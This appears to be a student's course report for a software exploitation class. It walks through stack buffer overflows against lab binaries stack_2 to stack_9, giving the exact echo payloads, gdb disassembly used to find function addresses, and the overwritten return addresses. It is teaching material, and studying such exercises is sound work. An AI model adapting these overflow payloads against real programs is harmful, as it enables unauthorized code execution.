jamk.fi

Optional Assignments

Software Exploitation

Joni Korpihalkola
K1625

Report
03/2018
Information and communication technology
ICT-field

Contents


Figures

1 Introduction

This report contains answers for bonus assignment questions in assignment 4.

2 Test system information

System information from the uname -a command and gcc version below. (Figure 1)




```
joni@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-87-generic #110-Ubuntu SMP Tue Jul 18 12:55:35 UTC 2017 x86_64 x86_64 x86_64 GNU/
Linux
```

```
joni@ubuntu:~$ gcc --version
gcc (Ubuntu 5.4.0-6ubuntu1~16.04.9) 5.4.0 20160609
```

Figure 1. Uname -a and gcc --version

3 Stack_2

From the code we can see that username variable has 15 characters space. So, we need to simply feed the program 16 characters to overflow the username. (Figure 2)




```
joni@ubuntu:~/assignment4$ echo -ne "lollollollolloll" | ./stack_2
Good work flag1 was changed.
```

Figure 2. Overflowing the username with 16 characters

4 Stack_3

The username variable has the same length here, and this time we need to give flag 1 “0x43434343” value. So, we overflow the username again and simply append the hexadecimals to the input. (Figure 3)




```
joni@ubuntu:~/assignment4$ echo -ne "lollollollollol\x43\x43\x43\x43" | ./stack_
3
Good work flag1 was changed to 0x43434343.
```

Figure 3. Stack_3 overflow

5 Stack_4

The problem here is similar to the previous program, except this time the hexadecimal value must by typed in little-endian, which is simple. (Figure 4)




```
joni@ubuntu:~/assignment4$ echo -ne "lollollollollol\xd1\xc3\xb7\xa9" | ./stack_
4
Good work flag1 was changed to 0xa9b7c3d1.
```

Figure 4. Stack_4 overflow

6 Stack_5

Looking at the stack memory layout, we can see that the return address is located 4 bytes higher than the EBP, where our username variable is currently at. So, we need to input 19 characters to username and then the return address is overwritten. (Figure 5)




```
joni@ubuntu:~/assignment4$ echo -ne "lollollollollolloll\x49\x49\x49\x49" | ./st
ack_5
Good work, saved return address was changed to 0x49494949
Segmentation fault (core dumped)
```

Figure 5. Overwriting the return address

7 Stack_6


When we look at the code, we see that the void final_flag function is not called anywhere, so we need to debug the program with gdb find out it's address. (Figure 6)



```
(gdb) disass final_flag
Dump of assembler code for function final_flag:
   0x080484fb <+0>:     push   %ebp
   0x080484fc <+1>:     mov    %esp,%ebp
   0x080484fe <+3>:     push   $0x80485f0
   0x08048503 <+8>:     call   0x80483b0 <puts@plt>
   0x08048508 <+13>:    add    $0x4,%esp
   0x0804850b <+16>:    push   $0x0
   0x0804850d <+18>:    call   0x80483c0 <exit@plt>
End of assembler dump.
```

Figure 6. Searching for the final_flag function address


We see that it starts at 0x080484fb, so we overwrite the return address like we did in the previous program, except now we type the final_flag function address in little-endian. (Figure 7)



```
joni@ubuntu:~/assignment4$ echo -ne "lollollollollolloll\xfb\x84\x04\x08" | ./st
ack_6
Good work, final flag captured.
```

Figure 7. Overwriting the return address to final_flag function

The end of the address can also be replaced with fc and fe, because the function is still executed. (Figure 8)




```
joni@ubuntu:~/assignment4$ echo -ne "lollollollollolloll\xfc\x84\x04\x08" | ./st
ack_6
Good work, final flag captured.
joni@ubuntu:~/assignment4$ echo -ne "lollollollollolloll\xfe\x84\x04\x08" | ./st
ack_6
Good work, final flag captured.
```

Figure 8. Two more addresses that work

8 Stack_7

This time the program has a check for username, which must be "marmaduke". Marmaduke is 9 characters, so we need to add 7 characters after it to overflow the username. (Figure 9)




```
joni@ubuntu:~/assignment4$ echo -ne "marmadukeabcabca" | ./stack_7
Good work flag1 was changed.
```

Figure 9. Stack_7 overflow

9 Stack_8

In this program, here is a sizeof check in the username, so the inputted username needs to be null terminated, which means appending a "\0" to the end of "marmaduke". The null termination is two characters, so we need to append 5 characters after the username to overflow the length of the username variable so that we can overwrite the flag 1 value. (Figure 10)




```
joni@ubuntu:~/assignment4$ echo -ne "marmaduke\0lollo\x46\x82\x79\x13" | ./stack
_8
Good work flag1 was changed to 0x13798246.
```

Figure 10. Using null-terminated string to overflow username

10 Stack_9


To modify the value of flag 1, the string needs to be null terminated like in the previous program and the padding is 4 characters this time, because “balderdash” is 10 characters. Then we just write the flag 1 value in little-endian. (Figure 11)



```
joni@ubuntu:~/assignment4$ echo -ne "balderdash\0loll\xc1\xd3\xe7\xf9" | ./stack
_9
```

Figure 11. Modifying flag 1 value


Then we need to find out the address for the final_flag function with gdb. (Figure 12)



```
(gdb) disass final_flag
Dump of assembler code for function final_flag:
   0x0804857b <+0>:     push   %ebp
   0x0804857c <+1>:     mov    %esp,%ebp
   0x0804857e <+3>:     push   $0x80486d0
   0x08048583 <+8>:     call   0x8048410 <puts@plt>
   0x08048588 <+13>:    add    $0x4,%esp
   0x0804858b <+16>:    push   $0x0
   0x0804858d <+18>:    call   0x8048420 <exit@plt>
End of assembler dump.
```

Figure 12. Searching for final_flag function address again

Now, just like in stack_6, we add 4 characters of padding after the flag1 value to overwrite the return address and change it to the final_flag function address. (Figure 13)



```
joni@ubuntu:~/assignment4$ echo -ne "balderdash\0loll\xc1\xd3\xe7\xf9\abca\x7b\x
85\x04\x08" | ./stack_9
Good work, final flag captured.
```

Figure 13. Capturing the final flag